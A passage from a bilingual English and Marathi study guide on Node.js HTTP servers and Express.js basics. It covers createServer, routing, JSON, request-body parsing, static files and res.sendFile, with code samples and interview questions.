3. **Write the response logic** inside the listener using `req` and `res`.
4. **Start listening:** `server.listen(port, callback)`.

Code Example: Creating a Server (Commented)

```
const http = require('http');

// createServer takes a requestListener function with 2 parameters:
//   req → info about the incoming request (url, method, headers)
//   res → used to send the response back
const server = http.createServer((req, res) => {
  res.end('Welcome to the Node.js application!');
});

// listen(port, callback) → start accepting requests
server.listen(8000, () => {
  console.log('Server started on http://localhost:8000');
});
```

- **Syntax:** `server.listen(port[, host][, backlog][, callback])`
- **port:** The port number to listen on (for example, 8000).
- **host (optional):** The address, for example '127.0.0.1' (default: all interfaces).
- **backlog (optional):** The maximum length of the queue of pending connections.
- **callback (optional):** Runs once the server starts listening.

मराठी सारांश (Server steps):

- `require('http') → createServer((req, res) => {...}) → listen(port).`
- `listen(port, host, backlog, callback).` Callback server सुरू झाल्यावर चालतो.

Q. What is the requestListener in createServer()?

Concept:

- The **request listener** is the callback function passed to `http.createServer()`.
- It runs **automatically for every incoming HTTP request**. Internally, it is attached to the server's 'request' event.
- **Syntax:** `http.createServer(requestListener)`, where `requestListener = (req, res) => { ... }`
- **Simple example:** a receptionist who greets **every** visitor who walks in through the door.

It Receives Two Arguments:

- **1. req: Request object** (`http.IncomingMessage`)
 - Represents the incoming HTTP request.
 - Holds request info: `req.url`, `req.method`, `req.headers`.
 - It is a **readable stream**, so the body is read with `req.on('data')` / `req.on('end')`.
- **2. res: Response object** (`http.ServerResponse`)
 - Represents the HTTP response that you send back.

- Used to set the status and headers and to send the body: `res.writeHead()`, `res.setHeader()`, `res.write()`, `res.end()`.
- It is a **writable stream**.

Code Example: Same Server Using the 'request' Event

```
const http = require('http');

const server = http.createServer();           // no listener passed

// identical to passing the function to createServer()
server.on('request', (req, res) => {
  console.log(req.method, req.url);           // e.g. GET /about
  res.end('Handled by request listener');
});

server.listen(3000);
```

मराठी सारांश (requestListener):

- `createServer` ला दिलेले `(req, res)` function. प्रत्येक request साठी आपोआप चालते.
- आतून ते server च्या 'request' event ला जोडलेले असते.
- **req** = readable stream (माहिती), **res** = writable stream (उत्तर).

Q. What Does `createServer()` Return?

Concept:

- `http.createServer()` returns an `http.Server` object.
- This object **extends** `net.Server`, which extends **EventEmitter**.
- The server does **not** start until you call `.listen()` on it.

- `http.createServer()` creates and returns an `http.Server` instance (the server object).
- This object is an **EventEmitter**, so it can:
 - **Listen for requests:** `server.listen(port)`.
 - **Emit events:** 'request', 'connection', 'listening', 'close', 'error'.
 - **Stop:** `server.close()` stops accepting new connections.
- In short, `createServer()` **builds** your web server and **returns** it, so that you can start it with `listen()`.

Code Example: Using the Returned Server Object

```
const http = require('http');
const server = http.createServer((req, res) => res.end('Hello Node.js!'));

console.log(server instanceof http.Server); // true

server.on('listening', () => console.log('Server running on port 3000'));
server.on('error', (err) => console.error('Server error:', err.message)); // e.g. EADDRINUSE
server.on('close', () => console.log('Server stopped'));

server.listen(3000);
```

मराठी सारांश (Server तयार करणे, requestListener, createServer Return):


- **Steps:** `require('http') → createServer(listener) → listen(port)`.
- **requestListener:** प्रत्येक request आल्यावर आपोआप चालणारे function. उदा. प्रत्येक पाहुण्याचे स्वागत करणारी receptionist.
- **req (IncomingMessage):** आलेल्या request ची माहिती (url, method, headers, body). Readable stream.
- **res (ServerResponse):** उत्तर पाठवण्यासाठी (status, headers, body). Writable stream.
- **createServer() काय return करते?** `http.Server` object. तो `EventEmitter` आहे, म्हणून त्यावर `listen()`, `close()`, आणि `'request'` / `'error'` / `'close'` events वापरता येतात.

Q. Node.js Program Lifecycle

Concept:

- When you run `node app.js`, Node.js **parses** the whole file, **registers** variables and functions, and runs the top-level code.
- A normal script then **exits**. But a server program **never exits**. Why? Because of the **event loop**.
- The event loop keeps running **as long as there is work to do**, meaning as long as event listeners or pending tasks are registered.
- `createServer() + listen()` registers a **request listener** that is never unregistered, so the process stays alive and waits for requests.
- The process ends only when there is no work left, when you call `server.close()` / `process.exit()`, or when you press `Ctrl + C`.
- Node.js uses this event-driven approach for everything, not only servers.

Diagram: Node.js Program Lifecycle



Code Example: Script That Exits vs Server That Stays Alive

```
// script.js → runs and EXITS (no pending work)
console.log('Hello');

// server.js → NEVER exits (request listener keeps the event loop busy)
const http = require('http');
http.createServer((req, res) => res.end('Hi')).listen(3000);
console.log('Waiting for requests...');
```

मराठी सारांश (Program Lifecycle):

- node app.js → Node संपूर्ण file parse करतो → variables / functions register करतो → top-level code चालवतो.
- साधी script काम संपले की बंद होते.
- पण server बंद होत नाही, कारण **Event Loop** मध्ये request listener कायम registered असतो.
- Event loop जोपर्यंत काम (listeners, timers, I/O) आहे तोपर्यंत फिरत राहतो.
- बंद कधी? काम संपल्यावर, server.close() किंवा process.exit() केल्यावर, किंवा Ctrl + C दाबल्यावर.

Q. Working with JSON

- JSON (JavaScript Object Notation) is a lightweight format for transferring data between server and client.
- JSON.stringify(object): Converts a normal JS Object into a JSON String (to send over network).
- JSON.parse(jsonString): Converts a JSON String back into a usable JS Object.
- **Rules of JSON:** keys must be in double quotes; no functions, undefined or comments; values can be string, number, boolean, null, array or object.

Code Example: stringify and parse

```
const user = { name: 'Vishal', age: 25 };

const text = JSON.stringify(user);           // '{"name":"Vishal","age":25}' (string)
const back = JSON.parse(text);               // { name: 'Vishal', age: 25 } (object)
```

```
JSON.stringify(user, null, 2);           // pretty-printed with 2-space indent
// JSON.parse('{bad json}')
```

```
// ❌ throws SyntaxError → wrap in try/catch
```

मराठी सारांश (JSON):

- **JSON** = JavaScript Object Notation. Server आणि client मध्ये data पाठवण्याचा हलका, text format.
- **JSON.stringify(obj)**: JS object → JSON string (network वर पाठवण्यापूर्वी).
- **JSON.parse(str)**: JSON string → JS object (आल्यानंतर वापरण्यासाठी).
- **नियम**: keys नेहमी double quotes मध्ये. Functions, undefined, comments चालत नाहीत.
- चुकीचा JSON parse केल्यास error येतो, म्हणून try/catch वापरा.
- **उदाहरण**: सामान (object) पार्सलमध्ये पॅक करणे (stringify), आणि पोहोचल्यावर उघडणे (parse).

Q. Creating a Simple JSON API

- An API (Application Programming Interface) route returns raw data (usually JSON) instead of HTML.
- To build an API, we set the header Content-Type: application/json and send a stringified JSON object.
- **Pro Tip**: If your API returns data from a large .json file, read it *synchronously once* at the top of the file using fs.readFileSync().
- Do not read it inside createServer, or it will unnecessarily read the file from the hard drive for every single user request!

Code Example: A Simple User API

```
const http = require("node:http");
const fs = require("node:fs");

// READ FILE ONLY ONCE when server starts
const apiData = fs.readFileSync("userApi.json", "utf-8");

const server = http.createServer((req, res) => {
  if (req.url === "/api/users") {
    res.writeHead(200, { "Content-Type": "application/json" });
    // Send the pre-loaded JSON data directly!
    res.end(apiData);
  } else {
    res.writeHead(404);
    res.end("API route not found");
  }
});
```


मराठी सारांश:

- API बनवताना आपण HTML ऐवजी JSON डेटा पाठवतो.
- नेहमी लक्षात ठेवा, जर डेटा फाईलमधून वाचायचा असेल तर तो सर्वर सुरु होताना एकदाच `readFileSync` ने वाचावा.
- Request आल्यावर वारंवार वाचू नये, यामुळे सर्वर `slow` होतो.
- **API route:** `/api/users` वर `res.writeHead(200, { 'Content-Type': 'application/json' })` आणि `res.end(data)`.
- **का एकदाच वाचायचे?** 1000 requests = 1000 वेळा disk वाचणे टळते. Data memory मध्ये तयार राहतो.
- **मर्यादा:** file बदलली तर server restart करावा लागतो. वारंवार बदलणारा data database मध्ये ठेवा.
- चुकीच्या route ला 404 आणि JSON error पाठवा.
- **उदाहरण:** सकाळी एकदाच menu card छापून ठेवणे. प्रत्येक ग्राहकासाठी नवीन छापत नाही.

✦ Request & Response Objects & Routing

Q. Difference Between `setHeader()` and `writeHead()`?

Concept:

- Both methods are used to set HTTP headers on the response object before sending data back to the client, but they operate differently.
- `setHeader()` **stores** one header in memory; nothing is sent yet.
- `writeHead()` **sends** the status line and all headers to the client immediately.

Feature	<code>setHeader()</code>	<code>writeHead()</code>
Purpose	Sets a single individual header.	Sets the status code + multiple headers in a single call.
Syntax	<code>res.setHeader(name, value)</code>	<code>res.writeHead(statusCode, headersObj)</code>
Usage Time	Used before sending the response body (i.e. before <code>end()</code> or <code>write()</code>).	Used before writing the response body. Must be called before <code>res.write()</code> .
Can be modified later?	Yes (you can change it later as long as headers haven't been flushed/sent).	No (once called, headers are locked and instantly sent to the client).
Status Code	Cannot send status code directly. Must use <code>res.statusCode = 200</code> ; separately.	Allows setting the status code directly as the first argument.
Precedence	-	If both are used, <code>writeHead()</code> overrides headers set previously by <code>setHeader()</code> .

Code Example: `setHeader` vs `writeHead`

```
// Using setHeader
res.statusCode = 200;
res.setHeader('Content-Type', 'text/plain');
res.setHeader('Cache-Control', 'no-store');
res.end('Hello!');

// Using writeHead (Cleaner for multiple headers)
res.writeHead(200, {
  'Content-Type': 'text/plain',
  'Cache-Control': 'no-store'
});
res.end('Hello!');
```

मराठी सारांश (`setHeader` vs `writeHead`):

- **`setHeader(name, value)`:** एका वेळी एक header. नंतर बदलता येतो. Status साठी `res.statusCode` वेगळे.
- **`writeHead(status, headers)`:** status + अनेक headers एकदम, आणि लगेच पाठवले जातात. नंतर बदलता येत नाहीत.
- दोन्ही वापरले तर `writeHead` च्या values जिंकतात.

Q. What properties and methods are present in Request & Response objects?

- When you create an HTTP server (`http.createServer((req, res) => {})`), Node.js automatically generates and passes two crucial objects:
- **Request Object (req):** An instance of `http.IncomingMessage`. It represents the client's incoming request.
- **Response Object (res):** An instance of `http.ServerResponse`. It is used to construct and send the response back to the client.

Request Object (req)

- **Common Properties:**
 - `req.url` → The URL/path string requested by the client (e.g., `/about-us`).
 - `req.method` → The HTTP method used (GET, POST, PUT, DELETE).
 - `req.headers` → A parsed object containing all incoming request headers (e.g., `user-agent`, `content-type`).
 - `req.httpVersion` → The HTTP protocol version used by the client.
 - `req.socket` → The underlying TCP socket object (network details).
- **Common Methods:**
 - `req.on(event, callback)` → Listen for stream events like `'data'` (when receiving POST payloads) or `'end'`.

- Routing definition: see [Chapter 10.6](#).

Q. Why Use Routes? (Purpose & Benefits)

- A route tells your server: *"When someone visits this specific URL, run this specific code."*
- **1. Handle Different URLs/Endpoints:** Allows serving different pages or data (e.g. / for Home, /about for About, /api/users for JSON API data).
 - Without routes, every URL would just return the exact same response!
- **2. Organize Code (Separation of Concerns):** Each route handles one specific task. Instead of one massive block of messy code, logic is modularized by purpose.
- **3. Build REST APIs:** Routes allow using the exact same URL path with different methods to perform different actions (e.g., GET /users to fetch users, POST /users to create a user).
- **4. Send Proper Responses:** Routes let you control the response format (returning HTML for web views, and JSON for API calls).
- **5. Improves Scalability:** Structured routing makes large applications much easier to scale, maintain, and debug, because errors can be isolated to a specific route block.

मराठी सारांश (Routes का):

- Route = "हा URL आला की हा code चालव".
- वेगवेगळे pages / APIs, व्यवस्थित code, REST (एक path, वेगळे methods), योग्य response format, सोपे scaling.

Q. Types of Routes & Key Concepts

- **Static Routes:** Fixed, exact endpoint paths (e.g., /home, /contact).
- **Dynamic Routes:** Paths that extract variable parameters directly from the URL (e.g., /user/:id).
- **API Routes:** Routes specifically designed to consume and return JSON payloads in RESTful APIs.
- **Middleware Routes:** Special routes that handle generic requests before passing them to the final response handler (used for authentication, logging).

मराठी सारांश (Routes का आणि प्रकार):

- **Route** = "हा URL आला की हा code चालव".
- **फायदे:** वेगवेगळे pages / data, code व्यवस्थित, REST APIs (एकच path, वेगळे methods), HTML / JSON योग्य response, मोठे app सांभाळणे सोपे.
- **Static:** /home. **Dynamic:** /user/:id. **API:** JSON देणारे. **Middleware:** आधी चालणारे (auth, logging).

- Core Node मध्ये `if (req.url === ...)` ने `routing. return res.end()` विसरू नका. Redirect साठी `302 + Location header`.

Code Example: Basic Routing in Core Node.js

```
const http = require("http");
const fs = require("fs");

const server = http.createServer((req, res) => {
  const url = req.url;
  const method = req.method;

  // Route 1: Home Page (GET /)
  if (url === "/" ) {
    res.setHeader("Content-Type", "text/html");
    res.write("<html><body>");
    res.write("<h1>Welcome to Node.js Application</h1>");
    res.write("<form action='/message' method='POST'>
      <input type='text' name='message'>
      <button type='submit'>Submit</button>
    </form>`");
    res.write("</body></html>");
    return res.end(); // Return prevents further execution down the file
  }

  // Route 2: Handle Form Submission (POST /message)
  if (url === "/message" && method === "POST") {
    fs.writeFileSync("message.txt", "DUMMY TEXT");

    // Redirection Logic
    res.statusCode = 302; // 302 Found (Redirect)
    res.setHeader("Location", "/"); // Tells browser to navigate back to '/'
    return res.end();
  }

  // Route 3: Default Fallback (404 Not Found)
  res.setHeader("Content-Type", "text/html");
  res.write("<html><body><h1>404: Page Not Found</h1></body></html>");
  res.end();
});

server.listen(3000, () => console.log("SERVER RUNNING ON PORT 3000"));
```

Q. How to parse Request Bodies in Node.js?

Concept:

- When a client sends a POST, PUT, or PATCH request (like submitting a form or sending JSON via an API), the body data does not arrive as a ready-made object.

- Instead, it arrives as a **continuous stream of binary bytes (Buffer chunks)**.
- The core http module **does not automatically parse** this incoming request body. You must manually collect all the chunks, join them together into a string, and then parse the data into a usable JavaScript object.

Code Example: Helper Function to Parse Body (Manual Parsing)

```
const querystring = require('querystring');

// Custom Helper Function to parse incoming body stream
function parseBody(request, callback) {
  let body = "";

  // 1. Listen for 'data' chunks and append them
  request.on("data", (chunk) => {
    body += chunk.toString(); // convert Buffer to string
  });

  // 2. Listen for the 'end' of the stream
  request.on("end", () => {
    // If data is URL-Encoded Form Data (e.g. "name=Vishal&age=22")
    // const parsedData = querystring.parse(body);

    // If data is JSON Payload (e.g. '{"name":"Vishal"}')
    const parsedData = JSON.parse(body);

    // Pass the fully parsed object back via callback
    callback(parsedData);
  });
}

// Usage inside a route:
// if (url === "/api/data" && method === "POST") {
//   parseBody(req, (data) => { console.log("Received Body:", data); });
// }
```

मराठी सारांश (Routing & Parsing Body):

- **Routing म्हणजे काय?** URL आणि HTTP method नुसार server ने काय उत्तर द्यावे हे ठरवणे. (उदा. / वर Home Page, /about वर About Page).
- Routes मुळे कोड व्यवस्थित organize होतो आणि एकाच URL वर वेगवेगळे काम करता येते (GET vs POST). जर routes नसतील तर प्रत्येक request ला सारखंच उत्तर मिळेल.
- **Parsing Request Body:** POST request मध्ये येणारा डेटा एकाच वेळी न येता तुकड्यांमध्ये (chunks/stream) येतो.
- Node.js हा डेटा आपोआप वाचून देत नाही. आपल्याला req.on('data') वापरून ते chunks एकत्र करावे लागतात आणि req.on('end') वर त्याला querystring.parse() किंवा JSON.parse() ने object मध्ये बदलावे लागते.

Interview Questions (Detailed)

Q1. What is the difference between `res.write()` and `res.end()`?

- `res.write()` can be called multiple times to send chunks of the response body. It keeps the connection open.
- `res.end()` signals that all headers and body have been sent. The server considers the response complete and closes the connection. You **MUST** call `res.end()`, or the browser will keep spinning infinitely.

Q2. Why do we need `res.writeHead()`?

- It sends HTTP response headers to the client. We need it to tell the browser the **Status Code** (e.g., 200 for Success, 404 for Not Found) and the **Content-Type** (e.g., `text/html` or `application/json`), so the browser knows how to parse the data.

Q3. Why is it bad practice to read a JSON file asynchronously *inside* the server callback?

- If you use `fs.readFile()` inside `createServer`, the server will read the file from the hard drive on *every single request*. For 1000 users, it reads the disk 1000 times, which is extremely slow and resource-heavy. Reading it synchronously once outside the server caches it in memory.

Q4. What is the difference between `setHeader()` and `writeHead()`?

- `setHeader()`: Useful for adding or overriding individual headers incrementally before sending the response.
- `writeHead()`: Ideal for setting the status code and multiple headers at once. It forces the headers to be sent immediately.

Q5. What is the `res.write()` method?

- The `res.write()` method is used to send a chunk of the response body to the client. It can be called multiple times to stream data to the client before ending the response with `res.end()`.

Q6. What is a Stream in Node.js?

- A stream is an ongoing process of reading or writing data chunk by chunk, without waiting for the entire file to be loaded in memory. We use Buffers to hold multiple chunks and work with them.

मराठी सारांश:

- **Q1 (write vs end):** `res.write()` अनेक वेळा, तुकड्यांमध्ये data पाठवतो (connection उघडे). `res.end()` response पूर्ण करतो. तो न केल्यास browser loading करत राहतो.
- **Q2 (writeHead का?):** browser ला status code (200, 404) आणि Content-Type (html / json) सांगण्यासाठी, म्हणजे browser data नीट समजू शकतो.
- **Q3 (file request च्या आत का वाचू नये?):** प्रत्येक request ला disk वाचली जाते. 1000 users = 1000 वेळा. म्हणून server सुरू होताना एकदाच वाचा.
- **Q4 (setHeader vs writeHead):** `setHeader` = एक-एक header, नंतर बदलता येतो. `writeHead` = status + अनेक headers एकदम, आणि लगेच पाठवतो.
- **Q5 / Q6:** `res.write()` streaming साठी. Stream = data तुकड्या-तुकड्यात वाचणे / लिहिणे, पूर्ण file memory मध्ये न घेता.

Quick Revision Summary

Concept / Method	Description
<code>http.createServer()</code>	Creates a new web server instance.
<code>req.url</code> & <code>req.method</code>	Used to manually handle Routing (e.g., /home).
<code>res.writeHead()</code>	Sets the HTTP status code and response headers.
<code>JSON.stringify()</code>	Converts JS Object -> JSON String (before sending).
<code>JSON.parse()</code>	Converts JSON String -> JS Object (after receiving).

SECTION 4: EXPRESS.JS FRAMEWORK

Chapter 15: Express.js Basics & Routing

Q. What is Express.js?

Concept:

- **Express.js** is a fast, unopinionated, minimalist, open-source web framework for Node.js.
- It is a lightweight wrapper built on top of Node.js's core `http` module.
- It provides a robust set of features to develop web and mobile applications seamlessly.
- It is a third-party package, not a core module, so it must be installed with npm.
- Instead of writing complex, native HTTP server code with lots of `if/else` statements, Express provides a very simple and clean API to build websites and REST APIs.

- It abstracts away the low-level HTTP module details and makes your code more efficient, readable, and highly scalable.
- To create an application, you simply import Express and call its top-level function: `const app = express();`.
- **Install:** `npm install express`.

- **Unopinionated:** Express does not force a fixed folder structure. You decide how to organize the code.
- **Minimalist:** The core is small. Extra features come from middleware (cors, helmet, multer, morgan).
- **Main features:** routing (`app.get`, `app.post`), middleware (`app.use`), easy responses (`res.json`, `res.send`), static files, template engines.
- **Key Features in detail:**
 - **Routing:** Define routes for different HTTP methods (GET, POST, PUT, DELETE) and paths easily.
 - **Middleware:** Add reusable logic between the request and response cycle (e.g., logging, authentication).
 - **Template Engines:** Integrates with view engines like Pug, EJS, and Handlebars to render dynamic HTML.
 - **Static File Serving:** Easily serve static files like images, CSS, and JavaScript.
 - **RESTful API Development:** Helps create powerful and fast APIs.
 - **Error Handling:** Built-in mechanisms for catching and managing errors globally.

मराठी सारांश (Express.js):

- **Express.js** हा Node.js साठीचा fast, minimal web framework आहे.
- Native http module मध्ये खूप `if/else` लिहावे लागतात. Express मध्ये तेच काम सोप्या, स्वच्छ code ने होते.
- **Unopinionated:** folder structure तुम्ही ठरवा, Express जबरदस्ती करत नाही.
- **Minimalist:** core छोटा. गरजेप्रमाणे middleware (cors, multer) जोडायचे.
- **Setup:** `npm install express` → `const app = express()` → routes → `app.listen(3000)`.
- **उदाहरण:** Node.js = कच्चे साहित्य, Express = तयार किचन सेटअप. स्वयंपाक लवकर होतो.

- **Framework vs Runtime** and **Node.js vs Express.js** are covered in [Chapter 1.1](#).

Code Example: Basic Express Server

```
const express = require('express');
const app = express(); // Create an express application

app.get("/", (req, res) => {
  res.send("Hello World from Express!");
});
```

```
app.listen(8000, () => {  
  console.log("Server started on port 8000...");  
});
```

मराठी सारांश:

- Express.js हा Node.js चा एक Framework आहे.
- **Node.js:** V8 वर बनलेला server-side runtime. http, fs देतो, पण low-level आहे. Server, routing, URL parsing सगळे हाताने.
- **Express.js:** Node.js च्या वर बनलेला framework. Routing, middleware, req / res सोपे करतो.
- native http module मध्ये खूप गुंतागुंतीचा कोड लिहावा लागतो, पण Express मध्ये तोच कोड एकदम सोपा आणि वाचायला सोईस्कर होतो.
- **Code:** app.get('/', (req, res) => res.send('Hello')) आणि app.listen(8000). एवढ्यात server तयार.

Q. What is an Express Route (Routing)?

Definition & Concept:

- **Routing** refers to how an application's endpoints (URLs) respond to client requests.
- An **Express Route** is a specific path on the server (like /about or /api/users) combined with an HTTP method (GET, POST, PUT, DELETE).
- When a client makes a request that matches a defined route, Express executes the associated callback function (the route handler) to send a response.

Syntax & Implementation:

- **Syntax:** app.METHOD(PATH, HANDLER)
- app is an instance of express.
- METHOD is an HTTP request method, in lowercase (e.g., get, post).
- PATH is the path on the server (the endpoint URL).
- HANDLER is the callback function executed when the route is matched. It receives (req, res) objects.
- **Wildcard Route (*):** To handle 404 Pages (Page Not Found), you can create a route for * at the very bottom of your routing file.

Code Example: Handling Multiple Routes

```
const express = require("express");  
const app = express();  
  
// 1. Home route (sending HTML)
```

```

app.get("/", (req, res) => {
  res.send("<h1>Welcome to Home Page!</h1>");
});

// 2. About route (sending an Object)
app.get("/about", (req, res) => {
  res.send({ name: "Vishal", age: 23 });
});

// 3. Contact route (sending an Array of Objects)
app.get("/contact", (req, res) => {
  res.send([ { name: "Vishal" }, { name: "Rahul" } ]);
});

// 4. 404 Handler (MUST be placed at the end)
app.get("*", (req, res) => {
  res.status(404).send("<h1>404: Page Not Found!</h1>");
});

app.listen(3000, () => console.log("Running..."));

```

मराठी सारांश:

- Express मध्ये Routing खूप सोपी असते.
- **Syntax:** app.METHOD(PATH, HANDLER). METHOD = get / post / put / delete. PATH = URL. HANDLER = (req, res) => {}.
- app.get('/path', callback) वापरून आपण वेगवेगळे पेजेस बनवू शकतो.
- res.send() ने HTML, object, array काहीही पाठवता येते.
- जर युजरने चुकीचा URL टाकला तर त्याला 404 एरर दाखवण्यासाठी शेवटी * (Wildcard) route वापरतात. तो नेहमी **शेवटी** ठेवा, कारण Express वरून खाली route जुळवतो.
- **टीप (Express 5):** '*' ऐवजी '/*splat' किंवा शेवटी app.use((req, res) => res.status(404).send(...)) वापरा.

Q. res.send() VS res.json()

- **res.send():** A general-purpose method. It automatically detects the content type (HTML, String, Array, Object) and sets the header accordingly.
- **res.json():** Specifically used to send JSON data. It guarantees the header is set to Content-Type: application/json and correctly handles null/undefined values by converting them to an empty JSON object.

मराठी सारांश:

- `res.send()` आपण HTML किंवा कोणताही डेटा पाठवण्यासाठी वापरू शकतो. तो data पाहून Content-Type आपोआप ठरवतो (`string → html`, `object → json`).
- पण जर तुम्हाला नक्कीच JSON डेटा पाठवायचा असेल, तर `res.json()` वापरणे जास्त सुरक्षित आणि योग्य आहे.
- `res.json()` नेहमी Content-Type: `application/json` सेट करतो. `null` / `undefined` पण `valid JSON` म्हणून पाठवतो.
- **Rule:** APIs साठी नेहमी `res.json()`, web pages साठी `res.send()` किंवा `res.render()`.

Code Example: send vs json

```
app.get('/page', (req, res) => res.send('<h1>Hi</h1>'));           // text/html
app.get('/api/user', (req, res) => res.json({ id: 1 }));           // application/json
app.get('/api/err', (req, res) => res.status(404).json({ error: 'Not found' }));
```

Q. Serving Static Files (CSS, Images, JS)

Concept:

- **Static files** are files sent to the browser exactly as they are stored: CSS, client JS, images, fonts, public HTML.
 - `express.static(root, [options])` is built-in middleware that maps URLs directly to files inside `root`.
 - No route is needed per file: `public/css/style.css → /css/style.css`.
 - Options: `maxAge` (browser cache time), `index` (default file, `index.html`), `dotfiles` (hide `.env`-style files).
 - A virtual prefix is possible: `app.use('/static', express.static('public')) → /static/css/style.css`.
-
- By default, Express does not allow the browser to access files in your project directory for security reasons.
 - To serve static assets (like CSS files, images, or client-side JavaScript), you must use the built-in middleware `express.static()`.
 - To apply middleware in Express, you use the `app.use()` keyword.

Code Example: Serving a "public" folder

```
const express = require('express');
const path = require('path');
const app = express();

// 1. Get the absolute path to the "public" folder
const staticPath = path.join(__dirname, 'public');

// 2. Tell Express to use this folder for static files
```

```
app.use(express.static(staticPath));

app.get('/', (req, res) => {
  res.send('Hello World'); // HTML will now be able to load CSS/Images from /public!
});

app.listen(8000, () => console.log('Server started'));
```

मराठी सारांश:

- Security साठी Express default ने project मधल्या files browser ला देत नाही.
- HTML मध्ये CSS किंवा Images जोडण्यासाठी ते फाईल्स Public करावे लागतात.
- त्यासाठी `express.static('फोल्डरचे नाव')` हा middleware वापरतात.
- Middleware लागू करण्यासाठी `app.use()` वापरले जाते.
- **महत्वाचे:** URL मध्ये folder चे नाव येत नाही. `public/css/style.css` हे browser मध्ये `/css/style.css` असे मिळते.
- `path.join(__dirname, 'public')` वापरा, म्हणजे server कुठूनही चालवला तरी path बरोबर राहतो.

Q. How to Serve HTML Files in Routes (`res.sendFile()`)?

Concept:

- `res.sendFile(absolutePath)` reads one file from disk and **streams** it to the client.
- It sets the Content-Type automatically from the file extension.
- The path must be **absolute**, so always use `path.join(__dirname, ...)` (this also avoids OS-specific path issues).
- Use it for one specific file from a specific route. Use `express.static()` for a whole public folder.

Code Example: `sendFile`

```
const path = require('path');
app.get('/', (req, res) => res.sendFile(path.join(__dirname, 'views', 'index.html')));
app.get('/download', (req, res) => res.download(path.join(__dirname, 'files', 'bill.pdf')));
app.use((req, res) => res.status(404).sendFile(path.join(__dirname, 'views', '404.html')));
```

मराठी सारांश (`res.sendFile()`):

- एक file disk वरून stream करून पाठवतो, Content-Type आपोआप.
- Path **absolute** हवा: `path.join(__dirname, 'views', 'index.html')`.
- Download साठी `res.download()`.

Q. Difference between `res.send()` and `res.sendFile()`?

Feature	res.send()	res.sendFile()
Purpose	Sends raw data (Text, JSON, HTML strings, Buffer).	Sends a physical file from the server's file system.
How it works	Converts data to string/JSON, sets headers automatically, and ends response.	Reads the file from disk and streams it efficiently to the client.
When to use	API responses, sending JSON, quick text, dynamic HTML.	Serving static HTML pages, images, PDFs, downloadable files, custom 404 pages.

मराठी सारांश (send vs sendFile):

- `res.send()` = memory मधला data (text, JSON, HTML string).
- `res.sendFile()` = disk वरची file (HTML, image, PDF), stream ने.

Q. Difference between res.sendFile() and express.static()?

Feature	res.sendFile()	express.static()
Type	Response Method (used inside a route).	Middleware (used with <code>app.use()</code>).
Scope	Sends only ONE specific file manually.	Exposes an entire folder and serves many files automatically.
Caching	No automatic caching.	Highly optimized, supports caching (maxAge), handles ETag / 304 Not Modified.
Security	Safer for protected/authenticated pages (full manual control).	Risky if the folder contains sensitive files (exposes everything in it).

मराठी सारांश (Serving Files):

- **res.send():** हा कोणताही data (Text, JSON, HTML tags) पाठवण्यासाठी वापरतात.
- **res.sendFile():** हा एखादी file (उदा. `index.html` किंवा `Image`) पाठवण्यासाठी वापरतात. यात `path.join` वापरणे गरजेचे आहे.
- **express.static():** पूर्ण फोल्डर (उदा. `public`) सर्व्हर करण्यासाठी middleware. प्रत्येक फाईलसाठी वेगळा route लिहावा लागत नाही. Caching पण मिळते.
- Protected pages साठी `sendFile` (route मध्ये auth तपासून) वापरा.

Q. Parsing Request Bodies (express.json & express.urlencoded)

Concept & Syntax:

- In native HTTP, reading a request body requires manually listening to data and end events. Express provides built-in middlewares to do this automatically.
- **express.json():** Parses incoming requests with JSON payloads. It automatically converts the JSON string into a JS object accessible via `req.body`.
- **express.urlencoded({ extended: true }):** Parses incoming requests with URL-encoded payloads (like HTML form submissions). The `extended: true` option allows parsing nested objects using the `qs` library.
- You must apply these middlewares globally using `app.use()` **before** defining your routes.
- **How express.json() works:**
 - It checks the `Content-Type: application/json` header.
 - It reads the raw body stream and converts the JSON text into a JS object.
 - It attaches the object to `req.body` and calls `next()`.
 - Invalid JSON → it calls `next(err)` with a 400 error.
- **Options:** `express.json({ limit: '10kb' })` rejects bigger bodies (security).

Code Example: Reading req.body

```
const express = require('express');
const app = express();

app.use(express.json()); // for JSON bodies (APIs, fetch, Postman)
app.use(express.urlencoded({ extended: true })); // for HTML form submissions

app.post('/users', (req, res) => {
  const { name, email } = req.body; // ✅ already a JS object
  res.status(201).json({ message: 'User created', name, email });
});
// Without the middleware above → req.body is undefined
```

मराठी सारांश (Request Body Parsing):

- Native HTTP मध्ये body वाचायला `req.on('data')` आणि `req.on('end')` स्वतः लिहावे लागतात. Express हे middleware ने आपोआप करतो.
- **express.json():** JSON body (Postman, fetch, APIs) → `req.body` मध्ये JS object.
- **express.urlencoded({ extended: true }):** HTML form चा data → `req.body`. `extended: true` मुळे nested objects पण parse होतात.
- **Rule:** हे `app.use()` ने routes च्या आधी लावा. नाहीतर `req.body = undefined`.
- **उदाहरण:** बंद पाकीट (raw body) उघडून आतले पत्र (object) वाचायला देणारा मदतनीस.

Q. What is Express Router (Modular Routing)?

Definition & Concept:

- **Express Router** is a built-in class in Express.js used to create modular, mountable route handlers.

- A Router instance is often referred to as a **"mini-application"** because it acts as a complete routing and middleware system, capable of handling its own isolated HTTP requests.
- **The Problem:** In a real-world production application, you might have hundreds of endpoints (e.g., 30 routes for Users, 40 for Products, 30 for Orders).
 - If you write all these `app.get()` and `app.post()` methods in a single `app.js` file, the file becomes massive, chaotic, and impossible to maintain.
- **The Solution:** Express Router solves this by allowing you to split your routes into separate, dedicated files based on their specific domain or feature (e.g., keeping all user-related routes strictly in `routes/userRoutes.js`).
